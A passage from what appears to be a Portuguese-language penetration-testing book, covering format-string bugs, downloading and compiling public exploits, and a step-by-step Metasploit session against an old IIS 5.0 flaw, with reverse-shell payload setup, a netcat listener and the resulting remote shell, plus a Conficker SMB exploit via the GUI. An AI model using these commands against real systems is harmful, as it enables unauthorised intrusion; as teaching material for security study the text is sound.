
Se você controlar a string formatada de funções como printf, syslog ou setproctitle, uma exploração também é possível. Strings de formatação são algo como: "%s", "%x", "%d". Por exemplo:

```
main(int argc, char **argv)
{
    char *buf = "TEST";

    // Modo errado
    // O usuário pode controlar a string de
formatação
    printf(argv[1]);

    // Você deveria fazer assim:
    printf("%x", argv[1]);
}
```


11.4.2 Encontrando Exploits na Web

Existem muitos locais na Internet nos quais é fácil pegar exploits já prontos para serem utilizados (ou melhor, quase prontos - são distribuídos apenas seus códigos-fonte; compilar e executar é por sua conta; mostrarei como fazer isso daqui a pouco). Esses locais são chamados de repositórios. Lembra-se que, quando estávamos no capítulo sobre como identificar possíveis falhas, mostrei um passo-a-passo sobre como obter as informações através do banco de dados do securityfocus? Se prestar atenção, vai ver que não falamos nada sobre a seção exploit do banco de dados que eles possuem. Isso porque eu tratarei dessa seção

agora. Siga todos os passos mostrados anteriormente, escolha a falha sobre a qual você quer mais informações e entre na seguinte seção:



Selecione os exploits que você deseja e salve-os no seu sistema. Daqui a pouco vou mostrar como executá-los. Caso você não encontre na securityfocus o que deseja, não vá ao Google e pegue em qualquer site desconhecido. Muitas vezes, as pessoas não leem o que compilam e executam (especialmente os scripts kiddies). Existem casos em que alguns sites deixam exploits à disposição com código malicioso, que acaba instalando algum backdoor ou outro tipo de malware no seu sistema. Eu sugiro um outro site no qual também é seguro baixar essas ferramentas, o Packetstorm <http://packetstorm security.org>:




11.4.3 Executando os Exploits

Geralmente eles vêm em código-fonte C ou Perl, então você vai necessitar desses compiladores para transformar esses fontes em executáveis. Se você tiver um sistema Linux/Unix, possuir o Cygwin instalado no seu sistema ou simplesmente utilizar a versão do compilador GCC para Windows, é ainda mais simples. Na grande maioria dos casos, é só fazer a compilação de modo padrão, sem especificar nenhuma opção extra. Por exemplo:

```
cc exploit.c – o exploit
```

A opção (- o) vai gerar um executável de nome "exploit", que é o programa em si. Basta rodá-lo normalmente e especificar o que ele pede, como o endereço IP no qual será testado (no caso de um exploit para falha remota - em falhas locais, não é necessário, pois é feita apenas a elevação de privilégios na maioria dos casos) e, em alguns casos, o endereço de retorno da função (alguns exploits já oferecem um recurso de força bruta para descobrir essa informação ou simplesmente usam endereços universais, se possível).

No exemplo a seguir, o exploit já foi compilado e executado. É um antigo exploit da falha de RPC DCOM do Windows 2000/XP/2003. Lembre-se do que eu citei no capítulo sobre como identificar possíveis falhas no sistema: o importante é você aprender sobre como identificar falhas e utilizar exploits de modo genérico. De nada iria adiantar eu escrevesse sobre diversos tipos de bugs e como explorá-los, já que estes ficam velhos rápido. *Ensinar a pescar é mais eficiente do que dar os peixes*. Então, mesmo que a falha do DCOM seja antiga (de 2003), exemplifica bem como um exploit funciona.



Fornecemos o endereço IP para ser exploitado, o endereço de retorno (que no caso era universal para o Windows XP) e o exploit nos forneceu rapidamente um shell de sistema graças ao shellcode que foi executado.

Seja para exploits remotos ou locais de elevação de privilégios, que se aproveitem de estouros de buffers para rodar shellcodes ou simplesmente fazer recusa de serviço (veremos sobre isso depois), o importante é você entender o básico para realizar o PenTest: descubra a falha, procure o exploit correspondente, compile-o (se necessário, leia o código para instruções de como fazê-lo) e utilize contra a máquina testada. Isso realmente dá trabalho, mas existem algumas coisas que podem facilitar a sua vida.


11.4.4 Multiexploitadores

Confirmando o benefício dos exploits para a segurança de uma rede, algumas empresas e grupos criaram ferramentas visando o fácil desenvolvimento e utilização desses poderosos recursos. Algumas são pagas, outras gratuitas, mas todas com um mesmo objetivo: permitir exploração de sistemas para fins de teste utilizando exploits de maneira muito mais fácil que a tradicional, fornecendo recursos que tinham que ser feitos à mão todas as vezes (por exemplo, o código de shellcode para diferentes tipos de sistemas operacionais).

11.4.4.1 Core Impact

Este é o primeiro software desenvolvido comercialmente para um Penetration Test profundo, visando encontrar problemas de segurança em organizações. Com ele, qualquer administrador de rede pode facilmente realizar os passos de um invasor, inclusive com a utilização de exploits, sem precisar mais ser um especialista ou expert em programação.

Explore vulnerabilidades na rede, descubra possíveis pontos de acesso, enfim, esse programa contém tudo o que um scanner de vulnerabilidades possui, a diferença é justamente a questão dos exploits. O Core Impact possui um recurso chamado de RPT (Rapid Penetration Test), que realiza desde o footprinting, varredura de hosts e portas, enumeração, até a exploração de falhas descobertas e, o melhor, ainda gera um relatório com todos os problemas encontrados por ele.



Estes são os passos seguidos por ele:


1. Obtenção de informações;
2. Ataques e utilização de exploits próprios;
3. Obtenção de informações locais;
4. Escalação de privilégios;
5. Limpeza de rastros;
6. Geração de relatório.

É uma excelente opção de ferramenta para Teste de Penetração, mas, infelizmente, pelo seu alto custo não pode ser facilmente adquirida por qualquer um. Aí entra uma solução um pouco mais técnica, mas de código-fonte livre: o Metasploit.

11.4.4.2 Metasploit

O Metasploit Framework é um projeto open source desenvolvido para diversos sistemas, como Linux, Windows e FreeBSD. É um ambiente completo para escrever, testar e utilizar códigos de exploits. Ele nos fornece uma plataforma sólida para desenvolvimento de shellcode e pesquisa de vulnerabilidades. O Framework é desenvolvido em Perl, C, Assembler e Python. Essa ferramenta possui uma po-

derosa interface em modo texto e também uma interface Web. Mais à frente veremos sua utilização em detalhes.



11.4.4.3 BackTrack

O Backtrack é uma distro Linux (com live cd) voltada exclusivamente para testes de penetração. Ele vem com diversos utilitários para footprinting, fingerprinting, wireless hacking, sniffers, etc. Também já vem com o Metasploit pré-configurado e com centenas de exploits de diversos tipos, e esse número pode aumentar através de um script de atualização automática. Vale a pena utilizá-lo.

11.5 Metasploit

11.5.1 Metasploit em Modo Shell

Para demonstrar o funcionamento do metasploit, vamos executar um antigo exploit para Windows 2000 e, com ele, tentaremos obter um shell. O comando a seguir mostra os exploits disponíveis na ferramenta. Isso é de grande ajuda para sabermos a sintaxe correta depois.


```
msf > show exploits

Metasploit Framework Loaded Exploits
========== ========= ====== ========

Credits                       Metasploit Framework Credits afp_loginext
                              AppleFileServer LoginExt PathName Buffer
Overflow
apache chunked win32          Apache Win32 Chunked Encoding
blackice pam icq ISS          PAM.dll ICQ Parser Buffer Overflow
distcc exec                   DistCC Daemon Command Execution
exchange2000 xexch50          Exchange 2000 MS03-46 Heap Overflow
frontpage fp30reg chunked     Frontpage fp30reg.dll Chunked Encoding
ia webmail                    IA WebMail 3.x Buffer Overflow
iis50 nsiislog post           IIS 5.0 nsiislog.dll POST Overflow
iis50 printer overflow        IIS 5.0 Printer Buffer Overflow
iis50 webdav ntdll            IIS 5.0 WebDAV ntdll.dll Overflow
imail ldap                    IMail LDAP Service Buffer Overflow
lsass ms04 011                Microsoft LSASS MSO4-011 Overflow
mercantec softcart            Mercantec SoftCart CGI overflow
msrpc dcom ms03 026           Microsoft RPC DCOM MSO3-026
mssql2000 resolution          MSSQL 2000 Resolution Overflow
poptop negative read          Poptop Negative Read Overflow
realserver describe linux     RealServer Describe Buffer Overflow
samba nttrans                 Samba Fragment Reassembly Overflow
samba trans2open              Samba trans2open Overflow
sambar6 search results        Sambar 6 Search Results Buffer Overflow
servu mdtm overflow           Serv-U FTPD MDTM Overflow
smb sniffer                   SMB Password Capture Service
solaris sadmind exec          Solaris sadmind Command Execution
squid ntlm authenticate       Squid NTLM Authenticate Overflow
svnserve date                 Subversion Date Svnserve
ut2004 secure linux           Unreal Tournament 2004 “secure” Overflow
(Linux)
ut2004 secure win32           Unreal Tournament 2004 “secure” Overflow
(Win32)
warftpd 165 pass              War-FTPD 1.65 PASS Overflow
windows ssl pct               Windows SSL PCT Overflow

msf >
```

Se nós precisarmos de mais informações sobre como usar um determinado exploit (por exemplo, que parâmetros são requeridos), podemos usar o comando info.

```
msf > info iis50 printer overflow

Name: IIS 5.0 Printer Buffer Overflow
```

```
Target OS: win32
Privileged: No

Provided By:
H D Moore <hdm [at] metasploit.com>

Available Targets:
Windows 2000 SP0/SP1

Available Options:
Exploit:       Name       Default         Description
———————       ———        ———————         ----—————————-
optional       SSL                        Use SSL
required       RHOST                      target address
required       RPORT      80              The target port

Payload Information:

Space: 900
Avoid: 13 characters
Keys: noconn bind reverse

Nop Information:

SaveRegs: esp ebp
Keys:

Encoder Information:
Keys:

Description:
This exploits a buffer overflow in the request processor of
the Internet Printing Protocol ISAPI module in IIS. This
module works against Windows 2000 service pack 0 and 1. If the
service stops responding after a successful compromise, run
the exploit a couple more times to completely kill the hung
process.

References:

http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx

http://www.osvdb.org/548

http://lists.insecure.org/lists/bugtraq/2001/May/0011.html


msf >
```

Exemplo de uma tela real visualizando um exploit:



11.5.1.1 Selecionando o Exploit no Metasploit

Assim que decidirmos usar um determinado exploit, utilize o comando use.

```
msf > use
iis50 printer overflow
msf iis50 printer overflow >
```

Como você pode ver, nas informações que pegamos (com o comando info), nós precisaremos de alguns parâmetros como o endereço IP e a porta TCP da máquina que iremos atacar. Faça isso com o comando set.

```
msf iis50 printer overflow > set RHOST 192.168.0.1
RHOST -> 192.168.0.1
msf iis50 printer overflow > set RPORT 80
RPORT -> 80
```

Para ver se uma certa máquina é vulnerável, podemos sempre tentar o comando check para realizar essa verificação:

```
msf iis50 printer overflow > check
[*] The system does not appear to be vulnerable
 msf iis50 printer overflow >
```


Não está vulnerável. Vamos tentar outro sistema então. Novamente utilizaremos o comando set para determinar o host e o comando check para determinar se é falho.

```
msf iis50 printer overflow > set RHOST 200.131.250.100
RHOST -> 200.131.250.100
msf iis50 printer overflow > check
[*] The system appears to be vulnerable
```

Para checar os parâmetros atuais do exploit, utilize o comando show:

```
msf iis50 printer overflow > show options

Exploit Options
======= =======
Exploit:        Name        Default          Description
--------        ----        -------          -----------
optional        SSL                          Use SSL
required        RHOST       200.131.250.100  The target address
required        RPORT       80               The target port
Target: Windows 2000 SP0/SP1
```

Tela de exemplo:



11.5.1.2 Selecionando o Payload

Assim que encontrarmos um servidor vulnerável, precisaremos especificar um payload. O que é isso? Nada mais é do que os dados

que vão causar o overflow na memória, resultando (nesse caso) em um shell se conectando de volta à máquina do atacante.

```
msf iis50 printer overflow > show payloads

Metasploit Framework Usable Payloads
win32 bind               Windows Bind Shell
win32 bind dllinject     Windows Bind DLL Inject
win32 bind stg           Windows Staged Bind Shell
win32 bind stg upexec    Windows Staged Bind Upload/Execute
win32 bind vncinject     Windows Bind VNC Server DLL Inject
win32 reverse            Windows Reverse Shell
win32 reverse dllinject  Windows Reverse DLL Inject
win32 reverse stg        Windows Staged Reverse Shell
win32 reverse stg ie     Windows Reverse InlineEgg Stager
win32 reverse stg upexec Windows Staged Reverse Upload/Execute
win32 reverse vncinject  Windows Reverse VNC Server DLL Inject
```

Vamos pegar informação sobre esse win32 reverse com o comando info.

```
msf iis50 printer overflow > info win32 reverse
Name: Windows Reverse Shell
Version: $Revision: 1.23
$ OS/CPU: win32/x86
Needs Admin: No
Multistage: No
Total Size: 357
Keys: reverse
Provided By:
H D Moore <hdm [at] metasploit.com>
Available Options:
Options:  Name       Default    Description
--------  ----       -------    -----------
optional  EXITFUNC   seh        Exit technique: “process”,
                                “thread”, “she”
required  LHOST                 Local address to connection
required  LPORT      4321       Local port to receive connection
Advanced Options:
Advanced (Msf::Payload::win32_reverse):
Description:
Connect back to attacker and spawn a shell
```

Agora que decidimos pelo win32 reverse como payload, vamos especificá-lo com o comando set payload.

```
msf iis50 printer overflow > set payload
win32 reverse payload -> win32 reverse
```

11.5.1.3 Configurando os Parâmetros para o Payload

Os parâmetros que precisamos passar para o payload são o endereço IP e a porta necessária para que o shell reverso possa se conectar. Você se lembra quando vimos conexão reversa? Você vai especificar o seu endereço (ou DNS dinâmico) e porta.

```
msf iis50 printer overflow(win32 reverse) > set LHOST
200.195.16.110
LHOST -> 200.195.16.110
msf iis50 printer overflow(win32 reverse) > set LPORT 3500
LPORT -> 3500
```

Abra o Netcat mandando-o *escutar* na porta que você deseja receber o shell. Pode ser qualquer uma. Neste caso, você só precisa abrir uma cópia do Netcat, não é necessário abrir as duas. Se tiver dúvidas quanto a este processo, leia novamente o capítulo sobre como burlar o firewall.

```
C:\>ncnt -L –n -p 3500
```

11.5.1.4 Finalmente: Exploitando com Metasploit

Estando tudo certo, digite o comando exploit e pronto!

É só aguardar.

```
msf iis50 printer overflow(win32 reverse) > exploit
[*] Starting Reverse Handler.
[*] Trying Windows 2000 SP0/SP1 using return to
esp at 0x732c45f3...
[*] Exiting Reverse Handler.
msf iis50 printer overflow(win32 reverse) >
```

A janela do Netcat que foi aberta recebendo o Shell poderá ser vista a seguir:

```
C:\>ncnt -L –n -p 3500
```

```
Microsoft Windows 2000 [Version 5.00.2195]
 © Copyright 1985-2000 Microsoft Corp.

 C:\WINNT\system32>dir

 Volume in drive C has no label. Volume Serial Number is 4A21-05D6
 Directory of C:\WINNT\system32
 08/10/2005     10:32a     <DIR> .
 08/10/2005     10:32a     <DIR> ..
 08/29/2002     04:10p     301 $winnt$.inf
 08/29/2002     04:13p     2,952 $WINNT$.PNF

C:\>ipconfig /all ipconfig /all
 Controller (Novell 2000 Compatible)
 Physical Address.................. : 00-C0-E0-D4-BB-3A DHCP
 Enabled ........................... : No
 IP Address ........................ : 200.131.250.100
 Subnet Mask ....................... : 255.255.255.0
 Default Gateway ................... : 200.131.250.5
 DNS Servers .....................: 200.131.250.1

C:\>
```

Prontinho!

Shell obtido por conexão reversa.


Espero que essa pequena explicação de utilização do Metasploit tenha sido útil. É uma poderosa ferramenta e você pode demorar a conseguir dominar seus inúmeros recursos. Mas não desista, vale realmente a pena. É melhor do que utilizar os exploits separadamente.

Inclusive o Metasploit possui uma interface gráfica (GUI) baseada em web, desenvolvida em Ruby. É muito simples de se usar e facilita bastante o trabalho. Vamos aprender a utilizá-la agora.

11.5.2 Metasploit em Modo Gráfico


Neste tópico abordaremos o Metasploit através da sua interface GUI. Esta exploração é bem mais simples e rápida.

A seguir você verá a tela principal do programa aberta:




A janela se divide em 4 partes principais: a superior esquerda apresenta os exploits e programas auxiliares que podem ser utilizados, na superior direita são visualizados os trabalhos que estão sendo executados neste momento, a inferior esquerda mostra informações sobre o exploit e o status da exploração (em Module Output) e por último, na janela inferior direita, temos as sessões obtidas com a máquina comprometida.

Para exemplificar, vou aproveitar a falha utilizada pelo vírus Conficker para explorar "um furo" no protocolo SMB de uma máquina Windows remota. Observe na janela a seguir:




Clicando duas vezes no exploit selecionado, uma janela para a configuração dos detalhes da exploração irá aparecer. Cada exploit tem sua própria configuração, no caso deste específico, a primeira

etapa é a seleção de qual será o sistema operacional da máquina-alvo (ou deixar em Automatic, caso você não saiba):




Após clicar em Avançar, devemos selecionar o Payload. Como eu já citei, este é o código que será executado na memória da máquina comprometida após a exploração. Pode ser: um prompt de comandos (Shell_bind_tcp), a execução de um único comando (windows/exec), a criação de um usuário na máquina (windows/adduser), o VNC (vnc_inject), etc. Eu utilizarei o Meterpreter, que é um pequeno utilitário para realização de múltiplas tarefas na máquina remota.




O terceiro passo é colocação de algumas opções mais detalhadas como qual o endereço IP da máquina remota em que iremos explorar a falha. Em alguns exploits, especialmente os relacionados a browsers como o Internet Explorer; ou payloads que se utilizam de conexão

reversa, é necessário especificar não somente o seu IP remoto, mas também o seu endereço local. Neste caso, precisamos saber o endereço da máquina a ser explorada:



Ao clicar em *Avançar*, o programa lhe pedirá para confirmar os dados inseridos. Automaticamente, a falha será explorada e na janela principal do Metasploit aparecerá a tela conforme pode ser visualizada a seguir:




Perceba que em Sessions existe uma sessão do Meterpreter que foi criada. Esse payload permite várias tarefas.

Vamos analisar as mais importantes:

